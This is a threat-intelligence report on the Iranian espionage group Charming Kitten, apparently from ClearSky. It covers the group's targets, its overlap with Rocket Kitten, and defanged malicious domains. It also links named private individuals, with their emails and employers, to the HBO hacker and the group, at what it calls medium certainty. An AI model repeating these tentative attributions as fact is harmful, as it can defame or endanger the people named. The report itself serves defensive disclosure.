



# Charming Kitten

Iranian cyber espionage against human rights activists, academic researchers and media outlets - and the HBO hacker connection

ClearSky Cyber Security

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# Introduction

Charming Kitten is an Iranian cyberespionage group operating since approximately 2014. This report exposes their vast espionage apparatus, active during 2016-2017. We present incidents of company impersonation, made up organizations and individuals, spear phishing and watering hole attacks. We analyze their exploitation, delivery, and command-and-control infrastructure, and expose DownPaper, a malware developed by the attackers, which has not been publicly documented to date.

Incidents documented in this report are likely a small fraction of the actual amount of targeted attacks, which may reach thousands of individuals. We expose more than 85 IP addresses, 240 malicious domains, hundreds of hosts, and multiple fake entities – most of which were created in 2016-2017. The most recent domains (*com-archivecenter[.]work*, *com-messengerservice[.]work* and *com-videoservice[.]work*) were registered on December 2<sup>nd</sup>, 2017, and have probably not been used in attacks yet.

We present the connection between Behzad Mesri, an Iranian national recently indicted for his involvement in hacking HBO, and Charming Kitten. We also identify other members of the group.

This report refers to two likely distinct groups, **Charming Kitten** and **Rocket Kitten**, together. This is not to say that the two groups are one, but that due to overlap in infrastructure, tools, targets, and modus operandi we are unable to precisely attribute each incident to one or the other. Further discussion appears in the section "Charming Kitten or Rocket kitten?"

## Targets

The attackers' focus appears to be individuals of interest to Iran in the fields of **Academic research** (i.e. Iranists - Scholars who study Iran), **Human right** and **media**. Emphasis is given to Iranian dissidents living in Iran or abroad, and people who come in touch with Iranians or report on Iranian affairs such as journalists and reporters, media outlets covering Iran, and political advisors.

Most targets known to us are individuals living in Iran, the United States, Israel, and the UK. Others live in Turkey, France, Germany, Switzerland, United Arab Emirates, India, Denmark and other countries.

Notably, the attackers usually try to gain access to private email and Facebook accounts. They seek to infiltrate the targets' social network as a hop point to breach other accounts in their social network, or to collect information about their targets. Sometimes, they aim at establishing a foothold on the target's computer to gain access into their organization, but, based on our data, this is usually not their main objective, as opposed to other Iranian threat groups, such as Oilrig<sup>1</sup> and CopyKittens<sup>2</sup>.

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<sup>1</sup> <http://www.clearskysec.com/oilrig/>

<sup>2</sup> <http://www.clearskysec.com/tulip/>

## Charming Kitten or Rocket kitten?

While Iranian threat actors have been well documented by security researchers, the inner workings of the ecosystem of Iran's hackers is not entirely clear. Groups can be vigorously active for years and then disappear abruptly, sometimes due to being publicly outed. Researchers make a best-faith effort to assign operations to certain groups, but the instability in the field makes the process challenging.

A case of these obscure lines can be found in a blogpost published in coordination and parallel to this report -“Flying Kitten to Rocket Kitten, A Case of Ambiguity and Shared Code”<sup>3</sup> by Collin Anderson and Claudio Guarnieri. Flying Kitten (which is another name given by the security industry to Charming Kitten) was one of the first groups to be described as a coherent threat actor conducting operations against political opponents of the IRI (Islamic Republic of Iran) government and foreign espionage targets. FireEye’s publication of “Operation Saffron Rose” report, which described Flying Kitten’s operations against aviation firms, led to the dismantling of Flying kitten's infrastructure and the apparent end of its activities. Months later, another, seemingly distinct group, “Rocket Kitten,” would be described by a series of reports.

While the two groups exhibited different behaviors that lend credence to the assumption they were distinct, disclosures of private toolkits strongly suggest that Rocket Kitten had used Flying Kitten resources throughout its credential-theft operations. Moreover, Rocket Kitten had experimented with reusing malware that appeared to be an undisclosed precursor to Flying Kitten's “Stealer” agent documented by FireEye. These overlaps provide some indication that Rocket Kitten had some relationship to Flying Kitten – perhaps members of the latter joining the new team. Rocket Kitten has since largely subsided as a formidable actor, and repeating the theme of its predecessor now only appears in echoes of other campaigns.

Read -“Flying Kitten to Rocket Kitten, A Case of Ambiguity and Shared Code” here:  
<https://iranthreats.github.io/resources/attribution-flying-rocket-kitten>.

Further information is available in "Appendix B - Previous reports about Charming Kitten and Rocket Kitten".

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<sup>3</sup> <https://iranthreats.github.io/resources/attribution-flying-rocket-kitten>

# The HBO hacker and Charming Kitten

## HBO hacking indictment

In November 21, 2017, the United States Department of Justice unsealed an indictment<sup>4</sup> against **Behzad Mesri** (A.K.A “**Skote Vahshat**”)<sup>5</sup> for his involvement hacking and extorting HBO, and for subsequently leaking the stolen content on the Internet. Leaked content included confidential information about upcoming episodes of the popular television series, “Game of Thrones,” and video files containing unreleased episodes of other television series created by HBO<sup>6</sup>.



According to the indictment, "Mesri is an Iran-based computer hacker who had previously worked on behalf of the Iranian military to conduct computer network attacks that targeted military systems, nuclear software systems, and Israeli infrastructure. At certain times, Mesri has been a member of an Iran-based hacking group called the **Turk Black Hat** security team".

## Connection to Iranian government backed threat agent

Security researcher Collin Anderson of Iran Threats<sup>7</sup> tagged Mesri's twitter account<sup>8</sup> in a tweet<sup>9</sup> suggesting that Mesri might be related to Charming Kitten.

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<sup>4</sup> <https://www.justice.gov/usao-sdny/pr/acting-manhattan-us-attorney-announces-charges-against-iranian-national-conducting>


<sup>5</sup> <https://www.fbi.gov/wanted/cyber/behzad-mesri>

<sup>6</sup> Other stolen content includes: (a) confidential video files containing unaired episodes of original HBO television programs, including episodes of “Barry,” “Ballers,” “Curb Your Enthusiasm,” “Room 104,” and “The Deuce”; (b) scripts and plot summaries for unaired programs, including but not limited to episodes of “Game of Thrones”; (c) confidential cast and crew contact lists; (d) emails belonging to at least one HBO employee; (e) financial documents; and (f) online credentials for HBO social media accounts (collectively, the “Stolen Data”).

<sup>7</sup> <https://iranthreats.github.io/>

<sup>8</sup> [https://twitter.com/skote\\_vahshat](https://twitter.com/skote_vahshat)

<sup>9</sup> <https://twitter.com/CDA/status/932992141466279936>



Subsequently, we tried to find connections of Mesri to other activities and people mentioned in this report. Thanks to the public nature of how Mesri and other members of Turk Black Hat conducted their hacking activities and private online life, we could find several connections. This is not to say that the HBO hack was ordered by the Iranian government. Rather, we try to strengthen the assumption that Mesri was, at a certain time, part of, or related to Charming Kitten. In addition, we unmask other members of the group based on their connection to Mesri and to Charming Kitten infrastructure.

### From Mesri to Charming Kitten

**ArYaiEiRan** (AKA *aryaieiran@gmail.com* AKA *aryaieiran@hotmail.com* AKA *mno\_1988\_fgh@yahoo.com*) is a 29 years old Iranian hacker and member of Turk Black Hat. Below is his profile page in "Iranian engineers club"<sup>10</sup>:

ArYaiEiRan's Activity		About Me	Post Areas
<b>Basic Information</b>			
<b>Age:</b>	29		
<b>About ArYaiEiRan field:</b>	Robotic Engineering		
<b>Degree or Degree:</b>	Undergraduate student		
<b>Interests:</b>	all		
<b>Location:</b>	Tehran		
<b>Occupation:</b>	web		
<b>Contact</b>			
<b>This Page:</b>	<a href="http://www.iran-eng.ir/">http://www.iran-eng.ir/</a>		
<b>Instant Messaging</b>			
Send an Instant Message to ArYaiEiRan Using...			
	<a href="mailto:aryaieiran@HOTMAIL.COM">aryaieiran@HOTMAIL.COM</a>		
	<a href="mailto:aryaieiran@gmail.com">aryaieiran@gmail.com</a>		
	<a href="#">aryaieiran</a>		
	<a href="mailto:mno_1988_fgh">mno_1988_fgh</a>		
Send a message via Skype™ to ArYaiEiRan Skype™ aryaieiran			

<sup>10</sup> <http://www.iran-eng.ir/member.php/77662-ArYaiEiRan?langid=1>

A list of websites he defaced, listed on Zone-H<sup>11</sup>:

Date	Notifier	H	M	R	L	★ Domain
2015/05/27	ArYaeIrAn					 forum.hacker.ir/aria.php
2012/07/06	ArYaeIrAn			M		 xn--mgbt8db40c.com/aryaieiran....
2012/07/05	ArYaeIrAn					 www.parsihackers.ir/aryaieiran...
2012/06/20	ArYaeIrAn					 mihanhack.com/forums/aryaie.htm
2012/01/27	ArYaeIrAn					 www.alikhalilifar.ir/aryaieira...
2012/01/27	ArYaeIrAn			M		 www.vbiran.info/aryaieiran.html
2012/01/27	ArYaeIrAn			M		 ads.vbiran.ir/aryaieiran.html
2012/01/16	ArYaeIrAn	H				 hacked.ir
2012/01/16	ArYaeIrAn					 mihanbit.com/setting.php
2012/01/14	ArYaeIrAn	H	M			 zarghami.net
2011/11/21	ArYaeIrAn	H		R		 www.p30vel.net
2011/10/31	ArYaeIrAn	H	M			 forum3at.info
2011/10/31	ArYaeIrAn	H	M			 forum3at.in
2011/10/31	ArYaeIrAn	H	M			 forum3at.us
2011/10/31	ArYaeIrAn	H	M			 tv.forum3at.us
2011/10/31	ArYaeIrAn	H	M			 persiandesign.org
2011/09/12	ArYaeIrAn					 ir98music.com/aryaieiran.htm
2011/08/29	ArYaeIrAn	H				 aryaieiran.aradservers.net
2011/08/25	ArYaeIrAn			M		 donbaler.com/aryaieiran.html
2011/08/25	ArYaeIrAn			M		 donbaler.net/aryaieiran.html
2011/08/25	ArYaeIrAn					 sharetronix.ir/aryaieiran.html
2011/08/25	ArYaeIrAn			M		 llink.ir/aryaieiran.html

And a mirror page of a defacement he made in 2012, showing some of his team members and email address:



<sup>11</sup> <http://www.zone-h.org/archive/notifier=ArYaeIrAn>



The same email address, **aryaieiran@gmail.com**, shows up in the SOA (Start of Authority) record of multiple domains registered and used by Charming Kittens that are presented in this report. These include britishnews.com[.]co, britishnews[.]org, broadcastbritishnews[.]com and mehrnews[.]info. All these websites used **persiandns[.]net** as their NS (name server), as can be seen in PassiveTotal<sup>12 13</sup>:

RISKIQ **britishnews.com.co** To

First Seen 2016-08-29 Registrar OnlineNIC, Inc. d/b/a... Registered + Cat  
Last Seen 2017-11-28 Registrant ghaith

Show : 25 1-10 of 10 Sort : Last Seen Descending Download Copy

Value	First	Last	Type
britishnews.com.co	2016-11-18	2017-11-28	MX
aryaieiran@gmail.com	2016-11-05	2017-11-28	SOA
ns7.persiandns.net	2016-11-18	2017-11-28	SOA
britishnews.org	2017-04-25	2017-11-28	MX

**britishnews.org** Tours Upgrade ?

14 Registrar OnlineNIC Inc. Registered + Categorize  
23 Registrant a

Show : 25 1-19 of 19 Sort : Last Seen Descending Download Copy

Value	First	Last	Type
ns7.persiandns.net	2016-11-30	2017-11-23	SOA
ns8.persiandns.net	2016-11-02	2017-11-23	NS
aryaieiran@gmail.com	2016-11-30	2017-11-23	SOA
britishnews.org	2016-11-30	2017-11-23	MX


<sup>12</sup> <https://community.riskiq.com/search/britishnews.org>

<sup>13</sup> <https://community.riskiq.com/search/britishnews.com.co>


aryaieiran@gmail.com also registered persiandns[.]net, potentially indicating that he is the administrator of the services and an employee in the company:

2013-05-10
1 Domain Name: PERSIANDNS.NET
2
3 Registration Date: 08-May-2013
4 Expiration Date: 08-May-2014
5
6 Status:LOCKED
7 Note: This Domain Name is currently Locked.
8 This feature is provided to protect against
9 acquisition of the domain name,
10 as in this status the domain name cannot be
11 or modified.
12 Name Servers:
13 ns1.persiandns.net
14 ns2.persiandns.net
15 Registrant Contact Details:
16 ARYAIEIRAN
17 ARYAIE IRAN (ARYAIEIRAN@gmail.com)
18 Tehran

In a defacement, still online at the time of writing, both ArYaleIrAn and Skote\_Vahshat, the HBO hacker, take credit as members of Turk Black Hat. This indicates that both were members of Turk Black Hat at the same time, and likely knew each other.



persiandns[.]net hosting services, which hosted malicious domains used by charming kitten, redirects to **mahanserver[.]ir**, indicating it is the same company:




The about page (درباره ما) of mahanserver[.]ir leads to a 404 error page:



The CEO of mahanserver[.]ir is **Mohammad Rasoul Akbari** (A.K.A **ra3ou1**), likely the boss or partner of ArYaleIrA:



The two follow each other on twitter:




Akbari is a Facebook friend of the HBO hacker, Behzad Mesri <sup>14</sup>.




<sup>14</sup> <https://www.facebook.com/friendship/sk0te.vahshat/ra3ou1/>

On LinkedIn, MahanServer only has two employees: CEO Mohammad Rasoul Akbari and Mohammadamin Keshvari:



Interestingly, Mohammadamin Keshvari's profile picture is a pomegranate, like that of ArYaleIrAN's twitter account<sup>15</sup>:



<sup>15</sup> <https://twitter.com/aryaieiran>

Moreover, Mohammadamin Keshvari mentions in his LinkedIn profile that he works at *ARia Dc (ariadc[.]com, ariadc[.]net)* which was registered by *aryaieiran@gmail.com* for three days in 2013 before changing to a generic email<sup>16</sup>:

2013-05-10		2013-05-13	
1	Domain Name: ARIADC.NET	1	Domain Name: ARIADC.NET
2		2	
3	Registration Date: 08-May-2013	3	Registration Date: 08-May-2013
4	Expiration Date: 08-May-2014	4	Expiration Date: 08-May-2014
5		5	
6	Status:LOCKED	6	Status:LOCKED
7	Note: This Domain Name is currently Locked.	7	Note: This Domain Name is currently
8	This feature is provided to protect against fraudulent acquisition of the domain name,	8	This feature is provided to protect acquisition of the domain name,
9	as in this status the domain name cannot be transferred or modified.	9	as in this status the domain name ca or modified.
10		10	
11	Name Servers:	11	Name Servers:
12	ns1.ubhost.com	12	ns1.ariadc.com
13	ns2.ubhost.com	13	ns2.ariadc.com
14		14	
15	Registrant Contact Details:	15	Registrant Contact Details:
16	ARYAIEIRAN	16	ariadata
17	ARYAIE IRAN (ARYAIEIRAN@gmail.com)	17	ariadata (ariadc@gmail.com)
18	tehran	18	tehran

ARia Dc later turned into MahanServer, as can be seen in Waybac Machine:




<sup>16</sup> Data from DomainTools whois history.

To sum up, the HBO hacker - **Behzad Mesri** is a member of Turk Black Hat along with **ArYaleIrAn**, who provides infrastructure for Charming Kitten activity via PersianDNS / Mahanserver together with **Mohammad Rasoul Akbari**, who is a Facebook friend of Behzad Mesri's. We tend to identify ArYaleIrAn with **Mohammadamin Keshvari**, because the latter is the only other employee of Mahanserver and works in a company whose domain was registered by the former (and both have a similar and unique profile picture).

**We estimate with medium certainty that the three are directly connected to Charming Kitten, and potentially, along with others – are Charming Kitten.**

We used SocialNet, Shadow Dragon's Maltego transform for social media analysis<sup>17</sup> to analyze these connections and visually depict them, as can be seen below:



<sup>17</sup> <https://shadowdragon.io/product/socialnet>

# Delivery and Infection

Charming Kitten attack their targets using the following methods:

- **Made up organizations and people** – entities are made up to lure people into malicious websites or to receive malicious messages.
- **Impersonating real companies** – real companies are impersonated, making victims believe they are communicating or visiting the website of the real companies.
- **Watering hole attacks** – inserting malicious JavaScript code into breached strategic websites.
- **Spear phishing** – pretending to be Gmail, Facebook, and other services providers, or pretending to be a friend of the target sharing a file or a link.

